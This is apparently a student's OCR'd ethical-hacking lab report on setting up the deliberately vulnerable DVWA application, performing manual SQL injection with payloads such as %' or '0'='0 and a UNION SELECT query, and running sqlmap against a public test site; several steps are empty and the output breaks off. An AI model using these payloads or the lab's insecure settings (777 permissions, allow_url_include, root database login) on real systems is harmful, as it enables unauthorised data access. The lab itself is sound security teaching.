Department of Computer Science and Engineering
A.Y.2023-24

Ethical Hacking

Lab 7 (Manual SQL injection) and Lab 8(Automate SQL injection)

Student Name: Adwait Purao Sem: VI Date: 16/04/2024

UID : 2021300101

Objectives :

A. Manual SQL Injection-

DVWA Setup - https://www.kalilinux.in/2020/01/setup-dvwa-kali-linux.html

B. Automate SQL Injection with sqlMap

C. Specify the ways to prevent SQL injection attacks.

D. Specify the features of sqlmap.

Procedure :

Cloning DVWA from it's Github repository:

```
┌──(root㉿kali)-[/var/www/html]
└─# git clone https://github.com/ethicalhack3r/DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 4500, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (41/41), done.
remote: Total 4500 (delta 17), reused 34 (delta 8), pack-reused 4450
Receiving objects: 100% (4500/4500), 2.30 MiB | 498.00 KiB/s, done.
Resolving deltas: 100% (2112/2112), done.
```

Renaming DVWA to dvwa:

```
┌──(root㉿kali)-[/var/www/html]
└─# mv DVWA dvwa

┌──(root㉿kali)-[/var/www/html]
└─# ls
dvwa  hello_world.bat  index.html  index.nginx-debian.html
```

Changing the permission on dvwa directory:

```
┌──(root㉿kali)-[/var/www/html]
└─# chmod -R 777 dvwa/
```

Setting up this web application to run properly for that we have to go into /dvwa/config:

```
┌──(root㉿kali)-[/var/www/html]
└─# cd dvwa/config

┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─#
```

Listing the files:

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# ls
config.inc.php.dist
```


Making a copy of this file with .php extension name, we are coping this file because in future if anything goes wrong then we have the default values.

```
┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# cp config.inc.php.dist config.inc.php

┌──(root㉿kali)-[/var/www/html/dvwa/config]
└─# ls
config.inc.php  config.inc.php.dist
```


Using nano editor to make changes on our newly created PHP file.

```
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELET>
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a d>
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'pass';
$_DVWA[ 'db_port']      = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptc>
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', '>
$_DVWA[ 'default_security_level' ] = 'impossible';
```

I have opened a new terminal window, closing the previous one.




Logging in to mysql:



Setting up a database:

Granting the user all the privileges over the database:

Configuring the server:




```
┌──(root㉿kali)-[/etc/php/8.2/apache2]
└─# mousepad php.ini
```


```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```

Now starting apache2 server:


```
┌──(root㉿kali)-[/]
└─# service apache2 start
```

Logging in:






Setting the security level to low:





Selecting "SQL Injection" from the left navigation menu , basic Injection:




Putting the below text into the User ID Textbox (See Picture).

- %' or '0'='0





DVWA
Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: /var/www/html/dvwa/config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
Web Server SERVER_NAME: 127.0.0.1
Operating system: *nix
PHP version: 8.2.12
PHP function display_errors: Disabled
PHP function display_startup_errors: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: root
Database password: ******
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing

Index.php:



Welcome :: Damn Vulner
127.0.0.1/dvwa/index.php
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficultly, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

Security.php




Querying:


Id: 1



Id: `%' or '0' = '0`


User ID: %' or '0' = '0
Submit
ID: %' or '0' = '0
First name: admin
Surname: admin
ID: %' or '0' = '0
First name: Gordon
Surname: Brown
ID: %' or '0' = '0
First name: Hack
Surname: Me
ID: %' or '0' = '0
First name: Pablo
Surname: Picasso
ID: %' or '0' = '0
First name: Bob
Surname: Smith

Id: %’ or 0=0 union select null, version() #



Department of Computer Science and Engineering

A.Y.2023-24

Exp 8: Automate SQL injection

Installing sqlmap:

SQLMAP comes pre-installed with Kali Linux, which is usually penetration testers' favorite operating system. We can, however, use the command to install sqlmap on other Debian-based Linux systems.

```
┌──(loukik㉿kali)-[~]
└─$ sudo apt-get install sqlmap
[sudo] password for loukik:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
sqlmap is already the newest version (1.8.3-1).
sqlmap set to manually installed.
The following packages were automatically installed and are no longer require
d:
  libadwaita-1-0 libaio1 libappstream5 libatk-adaptor libboost-dev
  libboost1.83-dev libopenblas-dev libopenblas-pthread-dev libopenblas0
  libpython3-all-dev libpython3.12 libpython3.12-dev libstemmer0d libxmlb2
  libxsimd-dev python3-all-dev python3-anyjson python3-beniget python3-gast
  python3-pyatspi python3-pypdf2 python3-pyrsistent python3-pythran
  python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Lists the basic commands that are supported by SqlMap:

```
┌──(loukik㉿kali)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```

Executing a simple command:

```
┌──(loukik㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.3#stable}
|_ -| . ['] |     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
